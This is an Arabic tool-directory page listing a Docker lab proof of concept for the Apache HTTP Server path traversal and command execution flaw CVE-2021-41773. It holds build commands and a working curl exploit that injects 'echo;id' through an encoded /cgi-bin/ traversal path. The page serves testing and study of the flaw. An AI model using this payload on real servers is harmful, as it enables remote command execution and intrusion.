
Skip to content
KitploitKITPLOIT
أدواتالمدونة
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
cve-2021-41773 — # نموذج إثبات مفهوم معزول بـ Docker لثغرة اجتياز المسار وتنفيذ الأوامر في خادم Apache HTTP (CVE-2021-41773)، مع تعليمات البناء وخطوات الاستغلال باستخدام curl. | Kitploit
أدوات/GitHubGitHub/vuongnv3389-sec/cve-2021-41773
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراق
GitHubvuongnv3389-sec/cve-2021-41773

cve-2021-41773

# نموذج إثبات مفهوم معزول بـ Docker لثغرة اجتياز المسار وتنفيذ الأوامر في خادم Apache HTTP (CVE-2021-41773)، مع تعليمات البناء وخطوات الاستغلال باستخدام curl.

عرض المستودع
5منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

cve-2021-41773

تشغيل الخادم

$ docker build -t cve-2021-41773 .
$ docker run --rm -d -p 80:80 cve-2021-41773

الاستغلال

curl --data "echo;id" 'http://localhost/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd'

السبب


خطأ في إعدادات ملف httpd.conf مع Path traversal يؤدي إلى RCE
image

تنزيل الأداة